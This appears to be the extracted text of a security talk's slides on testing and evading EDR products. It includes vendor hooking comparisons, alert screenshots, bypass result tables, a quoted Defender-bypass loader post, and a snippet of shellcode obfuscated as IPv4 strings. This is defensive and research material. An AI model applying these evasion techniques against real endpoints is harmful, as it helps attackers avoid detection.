
ETW or Hooking?

PRODUCT	INTERCEPTION POINT (HOOK)	
	NTDLL	KERNELBASE / KERNEL32
BitDefender	✓	✗
CarbonBlack	✓	✗
Checkpoint	✓	✗
Cortex	✗	✗
CrowdStrike Falcon	✓	✗
Windows Defender	✗	✗
Windows Defender + ATP	✗	✗
Elastic	✗	✗
ESET	✗	✗
Kaspersky	✗	✗
MalwareBytes	✗	✗
SentinelOne	✓	✓
Sophos	✓	✗
Symantec	✗	✗
Trellix	✓	✗
Trend	✓	✗

EDR: Behaviour

Process observation






Stop Being Weird

Malware.
Is.
Just.
Software.

*Just inject Shellcode
into genuine Exe
(SuperMega)*

github.com/dobin/SuperMega



EDR Blackbox



	EDR Alerts	
--	---------------------	--

Examples




Abbildung 22: CSF Alarm der EDES2 Ausgangslage (Phase A0)




Abbildung 25: CSF Alarm der EDES3 Ausgangslage (Phase A0)

	SEVERITY		ALERT SOURCE	ALERT NAME	DESCRIPTION
	High		XDR Agent	AI Powered Shellcode Protection - 2486861222	Shellcode rule was matched
	High		XDR Agent	In-process shellcode Protection - 170137557	Shellcode rule was matched
	High		XDR Agent	AI Powered Shellcode Protection - 3120188267	Shellcode rule was matched
	High		XDR Agent	Behavioral Threat	Behavioral threat detected (rule: suspicious_yara_match_injection)
	High		XDR Agent	In-process shellcode Protection - 2763548509	Shellcode rule was matched

Description

Behavioral threat detected (rule: malicious_injection_activity.2)

Source

XDR Agent

Module

Behavioral Threat Protection

Category

Malware

Severity

High

Action

Detected (Reported)

Tags

DS | PANW/XDR A...

Alert Behavioral Threat

INITIATED BY	BEHAVIOUR DESCRIPTION	ACTION TYPE
OneDrive.exe	Process Start	Process Start
hbackup3_B3.exe	Process Start	Process Start
hbackup3_B3.exe	Injection Operation	Injection Operation
hbackup3_B3.exe	Allocate Virtual Memory	allocate_virtual_memory

hreat

Behavioral threat detected (rule: malicious_injection_activity.2)

Abbildung 35: CXDR Alarm der EDES3 Phase A3

⚡ A process was injected with potentially mal... | ✕

23:06:45	▼ ⚙	[5636] explorer.exe	...
22.5.2025 11:44:55	📄	[5636] explorer.exe created file hbackup3_B3.exe	...
		⚡ Suspicious process injection observed	■ ■ ■ Mittel ● Erkannt ● Neu
11:45:11	▼ ⚙	[4876] hbackup3_B3.exe	...
11:45:11	⚙	hbackup3_B3.exe created a remote thread in the context of OneDrive.exe	...
		⚡ Suspicious process injection observed	■ ■ ■ Mittel ● Erkannt ● Neu
12:00:09	⚙	hbackup3_B3.exe allocated memory in the address space of OneDrive.exe	...
		⚡ Suspicious process injection observed	■ ■ ■ Mittel ● Erkannt ● Neu
23:07:37	▼ ⚙	[8080] OneDriveSetup.exe	...
23:09:45	⚙	[3260] OneDrive.exe updateInstalled /background	...
		⚡ Suspicious process injection observed	■ ■ ■ Mittel ● Erkannt ● Neu

Abbildung 36: MDE Alarm der EDES3 Phase A₃

	EDR Tests: Bad	
--	----------------	--

LinkedIn Loader

🔔 Evading Microsoft Defender - With Our Own API Resolution Engine 🔔

Bypassed Microsoft Defender with real-time protection fully enabled.
No alerts. No flags. Just pure execution.

This wasn't about hiding in plain sight; it was about removing all reliance on the Windows loader's default API resolution.

Think of it like this:

GetModuleHandle → Finding the right book in a massive library of loaded modules.

GetProcAddress → Opening that book and finding the exact chapter or section (the function you need).

We rebuilt both from scratch, so no one could see us checking out the books.

🔧 Our Approach

- Custom GetProcAddress() — walking the Export Address Table manually
- Custom GetModuleHandle() — parsing PEB → PEB_LDR_DATA → InMemoryOrderModuleList to find loaded modules
- Resolved functions by ordinal, by name, and via forwarders
- Direct access to TEB & PEB structures to evade detection points
- API name obfuscation + hash-based resolution
- Encrypted shellcode with runtime decryption
- Anti-analysis, **sandbox evasion**, and string/structure encryption

Loader


Custom GetProcAddress()

Irrelevant for Defender

But Sandbox evasion FTW

Supermega Loader

I did the same mistake



Technique	Result
RW->RX	Necessary
Load_stdapi = false	Necessary
Anti-Emulation	Necessary
Cordyceps (IAT reuse)	Cool, but useless :-(

Shellcode Encryption

"I'll be focusing on how to obfuscate shellcode to avoid detection."

A 14-part blog series

```
const char* IPv4s[] = {  
    "255.254.116.0", "101.0.115.0", "116.0.101.0", "105.0.110.0", "115.0.122.0",  
    "119.0.111.0", "101.0.105.0", "110.0.115.0", "122.0.119.0", "111.0.50.0",  
    "50.0.144.144" };
```

<https://redsiege.com/blog/2024/09/adventures-in-shellcode-obfuscation-part-14-further-research/>

Technique	VT Score
XOR Multibyte Key	2
Offsets	2
Jargon	3
Reverse Byte Order	4
Jigsaw	4
Reversed Byte XOR	5
IPv4	6
MAC Address	6
Caesar	7
RC4	7
XOR	8
AES	8
Two Array	8
Reverse String	13
UUID	13
Base64	18
No Obfuscation	27

Shellcode Encryption

My tests:

- Encryption type is not relevant
- Imports increase detection surface
- No_encryption outperforms most other
- VirusTotal is unsuitable to test these things

<https://github.com/dobin/ShellcodeObfuscationLab>

What	Library	Includes	Function / IAT	Random	Metasploit
aes	crypt32.lib, advapi32	wincrypt.h	Crypt*	5	6
base64	-	-	-	3	3
base64api	crypt32.lib	wincrypt.h	CryptStringToBinaryA	5	6
bin2ip	Ntdll.lib	ntstatus.h Ip2string.h	RtlIpv4StringToAddressA	8	10
bin2mac	Ntdll.lib	ntstatus.h Ip2string.h	RtlEthernetStringToAddressA	8	18
caesar	-	-	-	2	2
jargon	-	-	-	3	2
jigsaw	-	-	-	2	3
offset	-	-	-	2	3
rc4api	-	-	GetProcAddress (SystemFunction033)	2	2
reverse_byte_order	-	-	-	2	2
reverse_hex_string	-	-	-	2	2
twoarray	-	-	-	2	3
uuidapi	rpcrt4.lib	rpc.h	UuidFromStringA	8	11
xor_multibyte	-	-	-	1	2
xor_reverse	-	-	-	2	3
xor_single	-	-	-	1	3
NO OBFUSCATION	-	-	-	2	3



Me after every HSB release (edited)

I bet he's thinking
about other women right now



2



3



1



<https://github.com/hasherezade/pe-sieve>

<https://github.com/theFLink/Hunt-Sleeping-Beacons>

Static Analysis Suite

- [YARA](#) - Signature detection engine
- [CheckPlz](#) - AV detection testing framework
- [Stringalyzer](#) - Advanced string analysis utility
- [HolyGrail](#) - BYOVD Hunter

Dynamic Analysis Suite

- [YARA Memory](#) - Runtime pattern detection
- [PE-Sieve](#) - In-memory malware detection
- [Moneta](#) - Memory region IOC analyzer
- [Patriot](#) - In-memory stealth technique detection
- [RedEdr](#) - ETW telemetry collection
- [Hunt-Sleeping-Beacons](#) - C2 beacon analyzer
- [Hollows-Hunter](#) - Process hollowing detection




EDR Telemetry

Comparison of telemetry of EDRs

EDR Telemetry EDR Search 🔍 %K Home Platforms Eligibility Scores Support Us				
Telemetry Feature Category	Sub-Category	Sysmon	Carbon Black	Cortex XDR
Process Activity	Process Creation	✓	✓	✓
	Process Termination	✓	⚠	✓
	Process Access	✓	✓	✓
	Image/Library Loaded	✓	✓	✓
	Remote Thread Creation	✓	✓	✓
	Process Tampering Activity	✓	⚠	⚠
	Process Call Stacks	⚠	✗	✗

	EDR Tests: Good	
--	-----------------	--



**REMEMBER KIDS, THE ONLY DIFFERENCE
BETWEEN SCREWING AROUND AND
SCIENCE, IS WRITING IT DOWN.**

Good Test 1

	St1: IA Download .cpl Empire	St2: Exec .cpl	St3.1: SchedTask Persistence	St3.2: Registry Persistence
CrowdStrike Falcon Pro	No alert. File has lowest confidence score for malicious files Global Presence: Low Local prevalence: Unique	No alert.	Medium alert.	Incident.
ESET Protect Enterprise Cloud	Several high severity Win64/ShellcodeRunner.FM	Several high severity Win64/Agent.EZV MSIL/ TrojanDownloader.Agent Win64/ShellcodeRunner.F	Warning	Alert
G Data 365 MXDR	3 active alerts	1 active alert	No alert	No alert
Kaspersky Next EDR Expert	No alerts	Active alert	Active alert	Active alert
Palo Alto Networks Cortex XDR Pro	No alerts	high alert → new case	Added to case	Added to case

Good Test 2

ID	Test / Modification	CrowdStrike Falcon (dll hooking)	Cortex XDR (delay hooking)	Defender Endpoint (etw)
EDES1	h0mbre cmd.exe reverse shell	No detection	Detection	No Detection
EDES1 A1	IAT cleaning with PEB walking	Detection	Bypass	No Detection
EDES1 A2	API hashing	Detection	No Detection	No Detection
EDES1 A3	Convert to Shellcode	Detection	No Detection	No Detection
EDES2	meterpreter with process injection	Detection	Detection	Detection
EDES2 A1	xor payload	Detection	Detection	Detection
EDES2 A2	Indirect Syscalls	Bypass	Detection	Detection
EDES2 A3	VEH memory encryption	No Detection	Detection	Detection
EDES2 A4	Process forking memory encryption	No Detection	Bypass	Bypass

Good Test 2

EDR Bypasses durch Defense Evasion

ID	Test / Modification	CrowdStrike (dll hooking)	EDR (dll hooking)	Defender Endpoint (etw)
EDES1	h0mbre cmd.exe reverse shell	No detection	No Detection	No Detection
EDES1 A1	IAT cleaning with PEB walking	Detection	Bypass	No Detection
EDES1 A2	API hashing	Detection	No Detection	No Detection
EDES1 A3	Convert to Shellcode	Detection	No Detection	No Detection
EDES2	meterpreter with process injection	Detection	Detection	Detection
EDES2 A1	xor payload	Detection	Detection	Detection
EDES2 A2	Indirect Syscalls	Bypass	Detection	Detection
EDES2 A3	VEH memory encryption	No Detection	Detection	Detection
EDES2 A4	Process forking memory encryption	No Detection	Bypass	Bypass

EDR-bypass
Increased
detection

EDR-bypass
Decreased
detection

Good Test 3

Script > V Strategy	Account Access Removal	Data De- struction	Data De- struction Minimal	Data En- cryption	Data En- cryption BadWare	Data Theft	Service Stop
original script	0	1	0	2	2	0	2
renaming variables	0	1	0	2	2	0	2
string escaping	0	1	0	2	2	0	2
in-memory loader	0	1	0	1	1	0	1
encoded command	0	2	0	3	nA	1	2
open file handles	0	1	0	2	2	0	2
random delays	0	1	0	2	2	0	2

Table 10. Number of raised alerts across all four EDRs (x out of 4).

Different
Anti-detection
techniques


Good Test 3

EDR bypass with simple tools (Levi)

Script > V Strategy	Account Access Removal	Data De- struction	Data De- struction Minimal	Data En- cryption	Data En- cryption BadWare	Data Theft	Service Stop
original script	0	1	0	2	2	0	2
renaming variables	0	1	0	2	2	0	2
string escaping	0	1	0	2	2	0	2
in-memory loader	0	1	0	1	1	0	1
encoded command	0	2	0	3	nA	1	2
open file handles	0	1	0	2	2	0	2
random delays	0	1	0	2	2	0	2

Table 10. Number of raised alerts across all four EDRs (x out of 4).

More
EDR-bypass



EDR-bypass
Increased
detection

EDR-bypass
Decreased
detection

ATT&CK Evaluations

TTp's

Screenshots

No direct scoring / alerts

<https://evals.mitre.org/results/enterprise?vendor=microsoft&evaluation=turla&scenario=1&view=individualParticipant>

1.A.2 - User Execution: Malicious File (T1204.002)

Gunter executes NTFVersion.exe

Execution (TA0002)


User Execution (T1204)

Malicious File (T1204.002)

Microsoft



Technique



Data Sources

File: File Access

Process: Process Creation

Tests are often done bad – very bad



Lots of focus in the scene on irrelevant things

- Shellcode encryption
- Unhooking techniques (for ETW EDR's)
- ETW/AMSI patching without managed code
- Anti-debugging (we want anti-detection!)

Testing what's **testable**

- No matter how irrelevant it is
- VT, pe-sieve

Missing knowledge of EDR working and internals



	DetonatorAgent	
--	-------------------------	--

Elastic Detonate

4 MAY 2023 • JESSICA DAVID • HEZ CARTY • SERGEY POLZUNOV

Click, Click... Boom! Automating Protections Testing with Detonate

To automate this process and test our protections at scale, we built Detonate, a system that is used by security research engineers to measure the efficacy of our Elastic Security solution in an automated fashion.

9 JANUARY 2025 • MIKA AYENSON, PHD • MIGUEL GARZON • SAMIR BOUSSEADEN

Detonating Beacons to Illuminate Detection Gaps

Learn how Elastic Security leveraged open-source BOFs to achieve detection engineering goals during our most recent ON week.

```

2023-04-24 17:13.42 [debug    ] Hash submitted
4ad95 task=e5dcd4f4-58ea-4bd9-a4f5-bfd45067d390
2023-04-24 17:21.17 [info     ] Production alert found
task=e5dcd4f4-58ea-4bd9-a4f5-bfd45067d390
2023-04-24 17:21.17 [info     ] Production alert found
task=e5dcd4f4-58ea-4bd9-a4f5-bfd45067d390
2023-04-24 17:21.17 [info     ] Production alert found
task=e5dcd4f4-58ea-4bd9-a4f5-bfd45067d390
2023-04-24 17:21.17 [info     ] Disagnotic alert found
task=e5dcd4f4-58ea-4bd9-a4f5-bfd45067d390
2023-04-24 17:21.17 [info     ] Disagnotic alert found
task=e5dcd4f4-58ea-4bd9-a4f5-bfd45067d390
2023-04-24 17:21.17 [info     ] Disagnotic alert found
task=e5dcd4f4-58ea-4bd9-a4f5-bfd45067d390
e5dcd4f4-58ea-4bd9-a4f5-bfd45067d390 88bd3957362da153a370... exe make_summary:succes
100% • 9/9 • 0:09:10

```

ID / Hash	Final status	Exec command	Prod alerts	Diag alerts	Links
